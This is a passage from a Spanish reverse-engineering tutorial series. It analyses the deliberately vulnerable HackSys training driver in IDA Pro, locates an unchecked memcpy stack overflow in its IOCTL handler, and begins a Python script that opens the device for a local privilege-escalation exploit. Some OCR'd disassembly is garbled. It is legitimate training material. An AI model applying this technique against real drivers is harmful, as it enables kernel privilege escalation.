
```

00016081      pop    eax
00016082      mov    eax, offset _IrpNotImplementedHandler@8 ; IrpNotImplementedHandler(x,x)
00016087      mov    edi, edx
00016089      rep    stosd
0001608B      mov    eax, [ebp+DeviceObject]
0001608E      mov    dword ptr [edx], offset _IrpCreateHandler@8 ; IrpCreateHandler(x,x)
00016094      mov    [esi+_DRIVER_OBJECT.MajorFunction._MJ_CLOSE], offset _IrpCreateHandler@8 ; IrpCreateHandler(x
00016098      mov    [esi+_DRIVER_OBJECT.MajorFunction._MJ_DEVICE_CONTROL], offset _IrpDeviceIoCtlHandler@8 ; IrpD
00016092      mov    [esi+_DRIVER_OBJECT.DriverUnload], offset _IrpUnloadHandler@4 ; IrpUnloadHandler(x)

```

Vemos que ahora si quedan definidos los campos con sus nombres de cada puntero.

Cuando hacemos T no se puede elegir la estructura Driver\_Object porque EDX apunta a MajorFunction asi que elijo esta ultima.



```

0001607C loc_1607C:
0001607C push    1Ch
0001607E lea     edx, [esi+_DRIVER_OBJECT.MajorFunction]
00016081 pop    ecx
00016082 mov    eax, offset _IrpNotImplementedHandler@8 ; IrpNotImplementedHandler(x,x)
00016087 mov    edi, edx
00016089 rep stosd
0001608B mov    eax, [ebp+DeviceObject]
0001608E mov    dword ptr [edx], offset _IrpCreateHandler@8 ; IrpCreateHandler(x,x)
00016094 mov    [esi+_DRIVER_OBJECT.MajorFunction._MJ_CLOSE], offset _IrpCloseHandler@8 ; IrpCloseHandler(x,x)
0001609B mov    [esi+_DRIVER_OBJECT.MajorFunction._MJ_DEVICE_CONTROL], offset _IrpDeviceIoCtlHandler@8
000160A2 mov    [esi+_DRIVER_OBJECT.DriverUnload], offset _IrpUnloadHandler@4 ; IrpUnloadHandler(x)
000160A9 or     dword ptr [eax+1Ch], 10h
000160AD mov    eax, [ebp+DeviceObject]
000160B0 and    dword ptr [eax+1Ch], 0FFFFF7Fh

```

Ahora quedo mas lindo, esta bien determinado las funciones que usaran \_MJ\_CREATE, \_MJ\_CLOSE, \_MJ\_DEVICE\_CONTROL y la que se llamara al detener el driver DriverUnload.

Obviamente cuando desde user hagamos CreateFile llamará a la función que pisa el campo \_MJ\_CREATE cuando pasemos un IOCTL a DeviceIoControl, llamará a \_MJ\_DEVICE\_CONTROL, cuando se llame a CloseHandle, llamará a la que pisa \_MJ\_CLOSE y cuando se detenga la que pisa DriverUnload.

Miremos un poco la función que se llamará cuando se le pasen los IOCTL.

Sincronizamos la estructura IRP desde LOCAL TYPES

Como vimos en la parte 53 el campo 60 de IRP apunta a una estructura \_IO\_STACK\_LOCATION que si figura en IDA aquí pasa lo mismo.


----->
 0001509C mov edx, [esi+0Ch]
 0001509F mov eax, 22201Fh
 000150A4 cmp edx, eax
 000150A6 ja loc\_151A2
 "/>

ESI aquí apunta a `_IO_STACK_LOCATION`, así que todo lo que sea ESI+xxx sera un campo de dicha estructura, despues de sincronizarla desde LOCAL TYPES.


Recordemos que `_IO_STACK_LOCATION` tiene varias opciones elegiré la correspondiente a `IoControlCode`.

Operand representation	Structure size
<code>_Irp.AssociatedIrp.IrpCount</code>	0070
<code>_Irp.AssociatedIrp.SystemBuffer</code>	0070
<code>_Irp.AssociatedIrp</code>	0070
<code>_IO_STATUS_BLOCK.Information+8</code>	0008
<code>_LARGE_INTEGER._s0.HighPart+8</code>	0008
<code>_LARGE_INTEGER.u.HighPart+8</code>	0008
<code>_KAPC.ApcListEntry.Flink</code>	0030
<code>_IO_STACK_LOCATION.Parameters.Create.FileAttributes</code>	0024
<code>_IO_STACK_LOCATION.Parameters.Read.ByteOffset</code>	0024
<code>_IO_STACK_LOCATION.Parameters.Write.ByteOffset</code>	0024
<code>_IO_STACK_LOCATION.Parameters.QueryDirectory.FileInformationCl...</code>	0024
<code>_IO_STACK_LOCATION.Parameters.NotifyDirectory.Length+8</code>	0024
<code>_IO_STACK_LOCATION.Parameters.QueryFile.Length+8</code>	0024
<code>_IO_STACK_LOCATION.Parameters.SetFile.FileObject</code>	0024
<code>_IO_STACK_LOCATION.Parameters.QueryEa.EaListLength</code>	0024
<code>_IO_STACK_LOCATION.Parameters.QueryVolume.Length+8</code>	0024
<code>_IO_STACK_LOCATION.Parameters.SetVolume.Length+8</code>	0024
<code>_IO_STACK_LOCATION.Parameters.FileSystemControl.FsControlCode</code>	0024
<code>_IO_STACK_LOCATION.Parameters.LockControl.ByteOffset</code>	0024
<code>_IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode</code>	0024
<code>_IO_STACK_LOCATION.Parameters.QuerySecurity.SecurityInformati...</code>	0024
<code>_IO_STACK_LOCATION.Parameters.SetSecurity.SecurityInformation+8</code>	0024
<code>_IO_STACK_LOCATION.Parameters.MountVolume.Vpb+8</code>	0024
<code>_IO_STACK_LOCATION.Parameters.VerifyVolume.Vpb+8</code>	0024
<code>_IO_STACK_LOCATION.Parameters.QueryQuota.SidList</code>	0024


Vemos que según el IOCTL el switch nos envía a diferentes bloques, y que los mismos están marcados con el tipo de vulnerabilidad que tiene cada camino.



Allí hay una que dice STACKOVERFLOW, así que no hay que matarse mucho jeje.



Vemos que los dos argumentos que le pasa en EDI la estructura IRP y en ESI ahí dice IRPSP que es el nombre de la variable del tipo \_IO\_STACK\_LOCATION que estaba en ESI.




```

00000000 , -----
00000000 $343716E60DEC8CEA3C236115305CA9A5 struc ; (sizeof=0x10, align=0x4, copyof_68)
00000000 ; XREF: $A9814862756C69703A76C8F506771A8D/r
00000004 OutputBufferLength dd ?, ; XREF: IrpDeviceIoCtlHandler(x,x)+E/r
00000008 InputBufferLength dd ?, ; XREF: StackOverflowIoctlHandler(x,x)+8/r ; offset
0000000C Type3InputBuffer dd ? ; XREF: StackOverflowIoctlHandler(x,x)+8/r ; offset
00000010 $343716E60DEC8CEA3C236115305CA9A5 ends
00000010

```

Es un puntero a un buffer de entrada, también en la misma subestructura esta el IoControlCode y el largo del Buffer de entrada y de salida, supuestamente estos valores se los pasare yo, veamos que hace con ellos.



Vemos que ese size y ese buffer los pasa a la función `_TriggerStackOverflow`.

```

00014634     push    _SEH_prolog4
00014639     xor     esi, esi
0001463B     xor     edi, edi
0001463D     mov     [ebp+KernelBuffer], esi
00014643     push    7FCh ; size_t
00014648     push    esi ; int
00014649     lea     eax, [ebp+KernelBuffer+4]
0001464F     push    eax ; void *
00014650     call    _memset

```

Vemos que pone a cero con ESI el primer DWORD del buffer KernelBuffer y luego con memset pone a cero desde el siguiente DWORD ya que le suma 4 a KernelBuffer, el size 0x7fc.

-0000001E	db ? ; undefined
-0000001D	db ? ; undefined
<b>-0000001C KernelBuffer</b>	<b>dd 512 dup(?)</b>
-0000001C var_1C	dd ?
-00000018 ms_exc	CPPEH_RECORD ?
+00000000 S	db 4 dup(?)
+00000004 R	db 4 dup(?)
+00000008 UserBuffer	dd ?
+0000000C Size	dd ?
+00000010	; 0
+00000010 ; end of stack variables	

Dicho buffer tiene de largo 512 decimal por 4 ya que es un array de DWORD (dd) así que el largo total en decimal es

```

512 * 4
Out[64]: 2048

```

En HEXA es

```
hex(2048)
Out[65]: '0x800'
```

Por eso al poner el primer DWORD a cero y luego los 0x7fc restantes, realmente pone todo el buffer de 0x800 a cero. (0x7fc+4=0x800)

Luego llama a ProbeForRead que chequea si el buffer de entrada en user esta alineado y esta en el espacio de user.

```
00014658    push    4 ; Alignment
0001465D    mov     esi, 800h
00014662    push    esi ; Length
00014663    push    [ebp+UserBuffer] ; Address
00014666    call    ds:_imp__ProbeForRead@12 ; ProbeForRead(x,x,x)
```

## ProbeForRead routine

The **ProbeForRead** routine checks that a user-mode buffer actually resides in the user portion of the address space, and is correctly aligned.

### Syntax

```
C++

VOID ProbeForRead(
    _In_ _VOID* Address,
    _In_ _SIZE_T Length,
    _In_ _ULONG Alignment
);
```

### Parameters

*Address* [in]  
Specifies the beginning of the user-mode buffer.

*Length* [in]  
Specifies the length, in bytes, of the user-mode buffer.

*Alignment* [in]  
Specifies the required alignment, in bytes, of the beginning of the user-mode buffer.

Luego imprime los punteros de los buffers y sus sizes.

```
00014662    push    esi ; Length
00014663    push    [ebp+UserBuffer] ; Address
00014666    call    ds:_imp__ProbeForRead@12 ; ProbeForRead(x,x,x)
0001466C    push    [ebp+UserBuffer]
0001466F    push    offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
00014674    call    _DbgPrint
00014679    push    [ebp+Size]
0001467C    push    offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
00014681    call    _DbgPrint
00014686    lea     eax, [ebp+KernelBuffer]
0001468C    push    eax
0001468D    push    offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
00014692    call    _DbgPrint
00014697    push    esi
00014698    push    offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
0001469D    call    _DbgPrint
000146A2    push    offset aTriggeringStackOverflow ; "[+] Triggering Stack Overflow\n"
000146A7    call    _DbgPrint
```

Aquí vemos claramente el stack overflow, ya que usa el size que yo le paso como dato para copiar desde el buffer de entrada en user, al buffer en kernel que es el destination.

```

0001468D    push    offset aKernelbuffer0x ; "[+]" KernelBuffer: 0x%p\n"
00014692    push    _DbgPrint
00014697    push    esi
00014698    push    offset aKernelbufferSi ; "[+]" KernelBuffer Size: 0x%X\n"
00014699    call    _DbgPrint
000146A2    push    offset aTriggeringSt_0 ; "[+]" Triggering Stack Overflow\n"
000146A7    call    _DbgPrint
000146AC    push    [ebp+Size] ; size_t
000146AF    push    [ebp+UserBuffer] ; void *
000146B2    lea     eax, [ebp+KernelBuffer]
000146B8    push    eax ; void *
000146B9    call    _memcpy
000146BE    add    esp, 30h
000146C1    jmp    short loc_146E4

```

000146E4  
000146E4 loc\_146E4:  
000146E4 nov

```

0001465D    mov     esi, 800h
00014662    push    esi , Length
00014663    push    [ebp+UserBuffer] ; Address
00014666    call    ds:_imp_ProbeForRead@12 ; ProbeForRead(x,x,x)
0001466C    push    [ebp+UserBuffer]
0001466F    push    offset aUserbuffer0xP ; "[+]" UserBuffer: 0x%p\n"
00014674    call    _DbgPrint
00014679    push    [ebp+Size]
0001467C    push    offset aUserbufferSize ; "[+]" UserBuffer Size: 0x%X\n"
00014681    call    _DbgPrint
00014686    lea     eax, [ebp+KernelBuffer]
0001468C    push    eax
0001468D    push    offset aKernelbuffer0x ; "[+]" KernelBuffer: 0x%p\n"
00014692    call    _DbgPrint
00014697    push    esi
00014698    push    offset aKernelbufferSi ; "[+]" KernelBuffer Size: 0x%X\n"
0001469D    call    _DbgPrint
000146A2    push    offset aTriggeringSt_0 ; "[+]" Triggering Stack Overflow\n"
000146A7    call    _DbgPrint
000146AC    push    [ebp+Size], size_t
000146AF    push    [ebp+UserBuffer] ; void *
000146B2    lea     eax, [ebp+KernelBuffer]
000146B8    push    eax ; void *
000146B9    call    _memcpy
000146BE    add    esp, 30h
000146C1    jmp    short loc_146E4

```

000146E4  
000146E4 loc\_146E4:  
000146E4 nov

Ahí vemos que al imprimir el size del buffer de kernel, usa el que esta en ESI que es la constante 0x800, pero al hacer el memcpy, usa el argumento size que le paso yo, sin ningún tipo de chequeo lo cual producirá un stack overflow y como aquí no se ve cookie ni nada se podrá desbordar fácilmente.

En la parte siguiente haremos el script con la explotación aqui terminamos el análisis.

Hasta la parte siguiente  
Ricardo Narvaja

# INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 57- KERNEL


Bueno trataremos de explotar el stack overflow desde un script de Python, normalmente la explotación de kernel es local, o sea que uno ya explota algún programa que no tiene privilegios de sistema y quiere escalar privilegios y ser SYSTEM lo cual nos quita las restricciones que tiene una explotación de un proceso que solo tiene limitados privilegios de usuario normal de la maquina.

Asi que salvo muy raras excepciones los exploits de kernel son escalaciones de privilegios o privilege escalation o como se diga jeje.

Por eso muchas veces vamos a ver el código de los mismos en un ejecutable compilado, o el código fuente del mismo, porque se supone que podemos bajarnos un archivo y ejecutarlo con permiso de usuario normal, ese ejecutable atacara en este caso nuestro driver y lo explotara consiguiendo la escalacion.

De cualquier manera tanto el código en C como en Python, están basados en los llamados a las mismas apis de Windows, CreateFile, DeviceIoControl, etc, asi que lo que se hace en uno es fácilmente portable al otro.

Recordemos nuestro modelo en Python del ejemplo anterior.



```
1 import win32api
2 import win32file
3 import wmiocltcon
4
5 FILE_DEVICE_HELLOWORLD=0x00008337
6 METHOD_BUFFERED = 0
7 FILE_ANY_ACCESS =0
8
9 IOCTL_HOOK =wmiocltcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x01, METHOD_BUFFERED, FILE_ANY_ACCESS )
10 IOCTL_UNHOOK =wmiocltcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x02, METHOD_BUFFERED, FILE_ANY_ACCESS )
11
12
13 IOCTL_SAYHELLO=wmiocltcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x00, METHOD_BUFFERED, FILE_ANY_ACCESS )
14 hDevice = win32file.CreateFile(r"\Device\HelloWorld",win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None,win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)
15
16 print int(hDevice)
17
18 while 1:
19     print "1=HELLO\n", "2=HOOK\n", "3=UNHOOK\n", "0=UNHOOK AND EXIT\n"
20
21     case=raw_input()
22     if case == "0":
23         break
24     if case == "1":
25         win32file.DeviceIoControl(hDevice,IOCTL_SAYHELLO, None, None, None)
26     if case == "2":
27         win32file.DeviceIoControl(hDevice,IOCTL_HOOK, None, None, None)
28     if case == "3":
29         win32file.DeviceIoControl(hDevice,IOCTL_UNHOOK, None, None, None)
30
31     win32file.DeviceIoControl(hDevice,IOCTL_UNHOOK, None, None, None)
32     win32file.CloseHandle(hDevice)
33
```

El primer paso sera cambiarle el nombre al driver para cuando haga CreateFile nos devuelva un handle correcto al mismo.

Recordemos que el nombre se genera en

```

79002091      mov    eax, offset _IrpNotImplementedHandler@8 ; IrpNotImplementedHandler(x,x)
96082082      mov    edi, edx
96082087      rep    stosd
96082088      mov    eax, [ebp+DeviceObject]
9608208E      mov    [edx+_MajorFunction_MJ_CREATE], offset _IrpCreateHandler@8 ; IrpCreateHandler(x,x)
96082094      mov    [esi+_DRIVER_OBJECT.MajorFunction_MJ_CLOSE], offset _IrpCreateHandler@8 ; IrpCreateHandler(x,x)
96082098      mov    [esi+_DRIVER_OBJECT.MajorFunction_MJ_DEVICE_CONTROL], offset _IrpDeviceIoCtlHandler@8 ; IrpDeviceIoCtlHandler(x,x)
960820A2      mov    [esi+_DRIVER_OBJECT.DriverUnload], offset _IrpUnloadHandler@4 ; IrpUnloadHandler(x,x)
960820A9      or     dword ptr [eax+1Ch], 10h
960820B0      mov    eax, [ebp+DeviceObject]
960820B08      and    dword ptr [eax+1Ch], 0FFFFF7Fh
960820B7      lea    eax, [ebp+DeviceName]
960820B8      push   eax ; DeviceName
960820B9      lea    eax, [ebp+DosDeviceName]
960820BDE     push   eax ; SymbolicLinkName
960820BF     call   ds:_Irp__IoCreateSymbolicLink@8 ; IoCreateSymbolicLink(x,x)
960820C5     push   offset asc_9608216C ; ...
960820CA     push   offset a$ ; "%s"
960820CF     mov    esi, eax

```

IoCreateSymbolicLink routine

**ionEvent**  
**link**  
**ntStatus**  
**Parameters**

The **IoCreateSymbolicLink** routine sets up a symbolic link between a device object name and a user-visible name for the device.

**Syntax**

C++

```

NTSTATUS IoCreateSymbolicLink(
    _In_ PUNICODE_STRING SymbolicLinkName,
    _In_ PUNICODE_STRING DeviceName
);

```

Parameters

Allí devuelve el **SymbolicName** que viene de la string que está en **DeviceName**.

```

96082019      push   edi
9608201A      xor    eax, eax
9608201C      mov    [ebp+DosDeviceName.Length], ax
96082020      lea    edi, [ebp+DosDeviceName.MaximumLength]
96082023      stosd
96082024      stosw
96082026      push   offset aDeviceHackuse ; "\\Device\\HackSysExtremeVulnerableDrive..."
9608202B      lea    eax, [ebp+DeviceName]
9608202E      push   eax ; DestinationString
9608202F      call   esi ; RtInitUnicodeString(x,x) ; RtInitUnicodeString(x,x)
96082031      push   offset abosdevicesha_0 ; "\\DosDevices\\HackSysExtremeVulnerableD..."
96082036      lea    eax, [ebp+DosDeviceName]
96082039      push   eax ; DestinationString
9608203A      call   esi ; RtInitUnicodeString(x,x) ; RtInitUnicodeString(x,x)
9608203C      mov    esi, [ebp+DriverObject]
9608203F      lea    eax, [ebp+DeviceObject]

```

Si mucho problema seguramente si reemplazo el nombre del viejo driver por el del nuevo funcionara, sin amargarme mucho probemos.

```

jungo_universal_vulnerability_kernel_uvt-of-bounds_write_privilegeEscalation.py | scratch.py | LocatingExploit.py | metacompiler_exploit.py | zonarm_visual_studio_handler_privilege_escalation_exploit.py
1 #import win32api
2 #import win32file
3 _Exploit.py import winioctlcon
4
5 FILE_DEVICE_HELLOWORLD=0x00008337
6 METHOD_BUFFERED = 0
7 FILE_ANY_ACCESS = 0
8
9 IOCTL_HOOK=winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x01, METHOD_BUFFERED, FILE_ANY_ACCESS )
IOCTL_UNHOOK=winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x02, METHOD_BUFFERED, FILE_ANY_ACCESS )
10
11
12 IOCTL SAYHELLO=winioctlcon.CTL_CODE( FILE_DEVICE_HELLOWORLD, 0x00, METHOD_BUFFERED, FILE_ANY_ACCESS )
hDevice = win32file.CreateFile(r"\.\HEVD",win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None,win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)
13
14 print int(hDevice)
15
16
17
18
19
20 while 1:
21     print "1=HELLO\n", "2=HOOK\n", "3=UNHOOK\n", "0=UNHOOK AND EXIT\n"

```

Podemos copiarlo a la maquina target y ver si me da error o un handle valido, sino seguiré mirando.

Está el driver corriendo y arranco el script

```

e.GENERIC_WRITE, 0, None, win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)
pywintypes.error: (2, 'CreateFile', 'The system cannot find the file specified.')

C:\Users\devel\Desktop\HEUD.1.20\drv\vulnerable\i386>python scratch.py
Traceback (most recent call last):
  File "scratch.py", line 14, in <module>
    hDevice = win32file.CreateFile(r"\\.\HEUD", win32file.GENERIC_READ | win32file.GENERIC_WRITE, 0, None, win32file.OPEN_EXISTING, win32file.FILE_ATTRIBUTE_NORMAL, 0)
pywintypes.error: (2, 'CreateFile', 'The system cannot find the file specified.')
)

C:\Users\devel\Desktop\HEUD.1.20\drv\vulnerable\i386>

```

Como el SymbolicLink sale de acá tiene sentido que se use ese nombre

```

196082019      push    edi
9608201A      xor     eax, eax
9608201C      mov     [ebp+DosDeviceName.Length], ax
96082020      lea     edi, [ebp+DosDeviceName.MaximumLength]
96082023      stosd
96082024      stosw
96082026      push    offset abeviceHacksys ; "\\Device\\HackSysExtremeVulnerableDrive"
9608202B      lea     eax, [ebp+DeviceName]
9608202E      push    eax ; DestinationString
9608202F      call    esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
96082031      push    offset abosdevicesH ; "\\DosDevices\\HackSysExtremeVulnerableD...
96082036      lea     eax, [ebp+DosDeviceName]
96082039      push    eax ; DestinationString
9608203A      call    esi ; RtlInitUnicodeString(x,x) ; RtlInitUnicodeString(x,x)
9608203C      mov     esi, [ebp+DriverObject]
9608203F      lea     eax, [ebp+DeviceObject]

```

Probemoslo.

```

